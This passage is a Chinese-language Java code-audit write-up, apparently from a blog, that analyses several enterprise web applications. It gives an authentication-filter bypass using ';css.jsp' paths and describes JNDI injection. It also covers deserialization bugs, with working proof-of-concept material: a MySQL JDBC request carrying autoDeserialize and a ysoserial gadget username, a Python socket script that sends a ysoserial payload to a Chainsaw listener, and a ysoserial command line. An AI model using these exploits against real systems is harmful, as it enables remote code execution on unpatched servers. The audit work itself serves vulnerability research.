if (SystemConfig.INSTANCE.isReqParameterImmutable() || SystemConfig.INSTANCE.isReqProxyMode() || SystemConfig.I
LiveBosRequestWarpper req2 = new LiveBosRequestWarpper((HttpServletRequest)req);
req2.setProxyMode(SystemConfig.INSTANCE.isReqProxyMode());
req2.setParameterImmutable(SystemConfig.INSTANCE.isReqParameterImmutable());
req2.setSessionCluster(SystemConfig.INSTANCE.isSessionCluster());
hpReq = req2;
}

User logonUser = (User)((HttpServletRequest)hpReq).getSession().getAttribute("LogonUser");
userContext = UserContext.prepare(logonUser, (HttpServletRequest)hpReq, hpResp, this.filterConfig.getServletCo

if (this.isIgnoreUri(uri)) {
  try {
    chain.doFilter(req, resp);
  } finally {
    try {
      if (userContext != null) {
        userContext.clear();
      }
    } catch (Exception var43) {
    }
  }
}

```

isIgnoreUri 方法：

当满足以下条件则允许请求通过

```
protected boolean isIgnoreUri(String uri) {  
    return uri.equals("/css/stylesheetsheet.jsp") || uri.endsWith(".css.jsp") || uri.endsWith(".js.jsp");  
}  
  
protected boolean isLoginUri(String uri) {
```


因为使用 `getRequestURI` 获取请求，可以利用;进行绕过

;css.jsp

;js.jsp

模拟验证：


```
@ResponseBody  
@RequestMapping("/hi")  
public String sayHello(HttpServletRequest req, HttpServletResponse rep){  
    System.out.println("执行了sayHello方法");  
    String uri = req.getRequestURI();  
    if (this.isIgnoreUri(uri)) {  
        return "hi";  
    }  
    return "no";  
}  
protected boolean isIgnoreUri(String uri) {  
    return uri.equals("/css/stylesheetsheet.jsp") || uri.endsWith(".css.jsp") || uri.endsWith(".js.jsp");  
}
```




hi

Jndi 注入

将 `jndi`、`dbType` 传入 `testDataSource` 方法



在 testDataSource 方法中，获取刚刚的 setDataSource 到 lookup 方法进行数据源连接，由于 jndi 参数可控，导致可以通过传入恶意的 ldap 或 rmi 协议的 jndi 服务进行注入



反序列化

案例一、

当/dcupdateService/*请求是以 files 开头时就会进入 noPut 方法，获取输入流进行反序列化


```

protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String path = this.getModulePath(req);
    if (!path.startsWith("/files")) {
        resp.sendError(403);
    } else {
        if (path.startsWith("/files")) {
            this.onPut(req, resp);
        } else {
            resp.sendError(404, req.getRequestURI());
        }
    }
}

private void onPut(HttpServletRequest req, HttpServletResponse resp) {
    ObjectInputStream ois = null;
    ObjectOutputStream oos = null;

    try {
        ServletInputStream inputStream = req.getInputStream();
        ois = new ObjectInputStream(inputStream);
        Object object = ois.readObject();
        int oper = true;
        if (object != null && object instanceof HashMap) {
            HashMap readObject = (HashMap)object;
            int oper = (Integer)readObject.get("operated");
            oos = new ObjectOutputStream(resp.getOutputStream());
            IdcUpdateHandlerService handlerService = this.getHandlerService();

```



案例二、

aveDBInfo 方法中有一个文件配置，将参数传进 saveConfig 进行处理

```

@PostMapping("/{id}/config/savedbinfo")
public Result saveDBInfo(@RequestBody DBConfig dbconfig) {
    try {
        ReportServiceUtil.saveConfig(dbconfig);
        return Result.ok();
    } catch (Exception var3) {
        this.logger.error(" ", var3);
        return Result.fail(var3.getLocalizedMessage());
    }
}

```

参数表现为

```

import java.io.Serializable;

public class DBConfig implements Serializable {
    private static final long serialVersionUID = 6685884058643668437L;
    private String dbType;
    private String userName;
    private String password;
    private String url;
    private String driverClassName;

    public String getDbType() {
        return this.dbType;
    }
}

```

在 saveConfig 方法中，把参数保存到配置前会对数据库做一次测试连接
BOOT-INF/classes/com/seeyon/ctp/report/engine/util/ReportServiceUtil.class

```

public static void saveConfig(DBConfig newdbconfig) throws Exception {
    if (newdbconfig == null) {
        logger.error("====请配置微服务的数据库连接信息====");
        throw new RuntimeException("请配置微服务的数据库连接信息");
    } else {
        testConnect(newdbconfig);
        if (newdbconfig.equals(dbconfig)) {
            logger.info("====两次配置信息相同，不进行保存====");
        } else {
            writeConfig(newdbconfig);
            refreshDatasource(newdbconfig);
        }
    }
}

```

```

private static void testConnect(DBConfig dbconfig) throws Exception {
    Connection con = null;

    try {
        Class.forName(dbconfig.getDriverClassName());
        con = DriverManager.getConnection(dbconfig.getUrl(), dbconfig.getUserName(), dbconfig.getPassword());
    } catch (Exception var6) {
        logger.error(" ", var6);
        throw var6;
    } finally {
        JdbcUtils.closeConnection(con);
    }
}

```

通过传进的driverClassName测试连接

而该应用默认带有一个含有漏洞版本的 mysqlDriver

```

> mssql-jdbc-6.4.0.jre8.jar
> mysql-connector-java-5.1.40.jar
> objenesis-2.1.jar
    
```

由于参数可控导致可以利用 mysql jdbc 反序列化漏洞进行攻击

验证:

拼接参数


```
{ "dbType":"","driverClassName":"","url":"","userName":"","password":"" }
```

使用 MySQL_Fake_Server 工具启动一个服务

利用依赖中的 cb 链执行命令


POST /config/savedbinfo

```
{ "dbType": "mysql", "driverClassName": "com.mysql.jdbc.JDBC4Connection", "url": "jdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true", "userName": "yso_CommonsBeanutils192NOCC_calc", "password": "AA" }
```




案例三、

在 src/main/java/org/apache/log4j/chainsaw/Main.java 134-154 行中设置监听端口




```
128  /**
129   * Setup receiving messages.
130   */
131   @param aModel a <code>MyTableModel</code> value
132   */
133   private void setupReceiver(MyTableModel aModel) {
134     int port = DEFAULT_PORT;
135     final String strRep = System.getProperty(PORT_PROP_NAME);
136     if (strRep != null) {
137       try {
138         port = Integer.parseInt(strRep);
139       } catch (NumberFormatException nfe) {
140         LOG.fatal("Unable to parse " + PORT_PROP_NAME +
141                 " property with value " + strRep + ".");
142         JOptionPane.showMessageDialog(
143             parentComponent, this,
144             message: "Unable to parse port number from '" + strRep +
145                 "', quitting.",
146             title: "CHAINSAW",
147             JOptionPane.ERROR_MESSAGE);
148         System.exit( status: 1);
149       }
150     }
151   }
```

随后转到 LoggingReceiver 类处理相关连接信息



```
152     LOG.fatal("Unable to parse " + PORT_PROP_NAME +
153             " property with value " + strRep + ".");
154     JOptionPane.showMessageDialog(
155         parentComponent, this,
156         message: "Unable to parse port number from '" + strRep +
157             "', quitting.",
158         title: "CHAINSAW",
159         JOptionPane.ERROR_MESSAGE);
160     System.exit( status: 1);
161   }
162 }
163
164 try {
165   final LoggingReceiver lr = new LoggingReceiver(aModel, port);
166   lr.start();
167 } catch (IOException e) {
168   LOG.fatal( message: "Unable to connect to socket server, quitting", e);
169   JOptionPane.showMessageDialog(
170       parentComponent, this,
171       message: "Unable to create socket on port " + port + ", quitting.",
172       title: "CHAINSAW",
173       JOptionPane.ERROR_MESSAGE);
174   System.exit( status: 1);
175 }
```

在 LoggingReceiver 类的 run 方法中直接对 Socket 数据做反序列化操作，漏洞产生



Ysoserial 生成 payload, 编写一个 socket 客户端, 向目标监听的端口发送生成的对象

Exp. py:

```

#coding:utf-8
import socket

s = socket.socket()

host = "172.20.10.14"#目标 ip
port = 4445#组件设置的监听的端口

s.connect((host, port))


ssss = open("aapapa.ser", 'rb')//生成的恶意数据
xc = ssss.read()

s.send(xc)

s.close()


```

运行 exp.py 即可触发



利用 jdk7u21 利用链:

Java -jar ysoserial.jar Jdk7u21 "calc" > calc.ser



案例四、

本来是这么想的

当上传完激活文件后就会进入到这里进行反序列化

```

if ("upload".equals(op)) {
    FileUpload fileUpload = new FileUpload();
    fileUpload.setMaxFileSize(Global.FileSize); // 每个文件最大30000K 即近300M
    String[] extnames = {"dat"};
    fileUpload.setValidExtname(extnames); //设置可上传的文件类型
    int ret = 0;
    try {
        ret = fileUpload.doUpload(application, request);
    } catch (IOException e) {
        e.printStackTrace();
    }

    if (fileUpload.getRet() == FileUpload.RET_SUCCESS) {
        Vector v = fileUpload.getFiles();
        FileInfo fi = null;
        if (v.size() > 0) {
            fi = (FileInfo) v.get(0);
        }
        String vpath = "";
        if (fi != null) {
            // 置保存路径
            String filepath = Global.getRealPath() + FileUpload.TEMP_PATH + "/";
            fileUpload.setSavePath(filepath);
            fileUpload.writeFile(true);
            // 使用随机名称写入磁盘
            // fi.writeToPath(filepath);
            licFileName = filepath + fi.getDiskName();
        }
    }
} else if ("change".equals(op)) {...}

License.getInstance().init();

```

但后来发现并不是

```

public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream(s: filePath + "publicKey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream(s: filePath + "license.dat"));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes(s: "UTF-8"));
        if (signetcheck.verify(signed)) {
            this.toXML(info);
            this.valid = true;
        } else {
            this.valid = false;
        }
        System.out.println("Cloud Web License is invalid. " + info.getBytes(s: "UTF-8"));
    }
}

```

如果按照原本的思路，进入到这里反序列化的是指定的文件

从文件上传的操作来看保存的文件名是随机的，并不是 license.dat

```
public void writeFile(boolean isRandName) {
    int size = this.files.size();
    if (size != 0) {
        File f = new File(this.savePath);
        if (!f.isDirectory()) {
            f.mkdirs();
        }

        Enumeration e = this.files.elements();

        while(e.hasMoreElements()) {
            FileInfo fi = (FileInfo)e.nextElement();
            if (!isRandName) {
                fi.write(this.savePath);
            } else {
                fi.write(this.savePath, getRandName() + "." + fi.getExt());
            }
        }
    }
}

public static String getRandName() {
    if (System.currentTimeMillis() - lastRandTime > 20000L) {
        hash.clear();
    }
}
```

但是上传后的确又可以马上触发

于是继续看 `license.jsp` 后面，发现当文件上传完后，会做一次判断，如果文件不是符合要求（即文件格式不对的话）的话就会从默认的 `license` 里取出默认信息

```

<%IF ("".equals(LicFileName)) {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" class="tabStyle_1 percent80">
  <tbody>
    <tr>
      <td colspan="2" align="left" class="tabStyle_1_title"> 许可证信息</td>
    </tr>
    <tr>
      <td width="17%" align="left">名称</td>
      <td width="83%" align="left">
        <%=license.getName()%>
      </td>
    </tr>
    <tr>
      <td align="left">企业号</td>
      <td align="left"><%=license.getEnterpriseNum() != null ? license.getEnterpriseNum() : license.getName()%>
      </td>
    </tr>
    <tr>
      <td align="left">用户数</td>
      <td align="left"><%=license.getUserCount()%>
      </td>
    </tr>
    <tr>
      <td align="left">类型</td>
      <td align="left"><%=license.getType().equals(License.TYPE_COMMERICAL) ? "免费版" : license.getType()%>
      </td>
    </tr>
    <tr>
      <td align="left">到期时间</td>
      <td align="left"><%=DateUtil.format(license.getExpiresDate(), "yyyy-MM-dd")%>
      </td>
    </tr>
  </tbody>
</table>

```

符合要求则从上传的文件里获取信息

```

<%} else {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" class="tabStyle_1 percent80">
  <tbody>
    <tr>
      <td colspan="2" align="left" class="tabStyle_1_title"> 上传的许可证信息</td>
    </tr>
    <tr>
      <td width="17%" align="left">授权单位</td>
      <td width="83%" align="left"><%=
        LicenseUtil.setLicenseFilePath(licFileName);
        LicenseUtil lu = LicenseUtil.getInstance();
        lu.init();
        %>
        <%=lu.getCompany()%>
      </td>
    </tr>
    <tr>
      <td width="17%" align="left">使用单位</td>
      <td width="83%" align="left">
        <%=lu.getName()%>
      </td>
    </tr>
    <tr>
      <td align="left">企业号</td>
      <td align="left"><%=lu.getEnterpriseNum()%>
      </td>
    </tr>
    <tr>
      <td align="left">用户数</td>

```

第一次漏洞也就是从这里触发，即上传文件就触发

```
public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream(filePath + "publickey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream(licenseFilePath));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes("UTF-8"));
        if (signetcheck.verify(signed)) {
            this.toXML(info);
            this.valid = true;
        } else {

```

这个 licenseFilePath 就是从前端传过来的被上传的文件路径

```
        fileUpload.writeFile(true);
        // 使用随机名称写入磁盘
        // fi.writeToPath(filepath);
        licFileName = filepath + fi.getDiskName();
    }
} else if ("change".equals(op)) {...}

License.getInstance().init();

Privilege pvg = new Privilege();
if (Global.getInstance().isFormalOpen()) {...}
<%>
<form name="addform" action="license.jsp?op=upload" method="post" enctype="MULTI
<%if ("".equals(licFileName)) {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" cla
<%} else {%>
<table width="53%" border="0" align="center" cellpadding="0" cellspacing="0" cla
    <tbody>
        <tr>
            <td colspan="2" align="left" class="tabStyle_1_title"> 上传的许可证信息</td>
        </tr>
        <tr>
            <td width="17%" align="left">授权单位</td>
            <td width="83%" align="left">
                LicenseUtil.setLicenseFilePath(licFileName);
                LicenseUtil lu = LicenseUtil.getInstance();
                lu.init();
            </td>
        </tr>
    </tbody>
</table>
<%>

```

```
static String licenseFilePath;

public LicenseUtil() {
}

public static void setLicenseFilePath(String path) {
    licenseFilePath = path;
}
}
```

事情还没结束

当 op 参数是 change 时，就会将上传的文件复制覆盖原来的 license.dat

```
} else if ("change".equals(op)) {
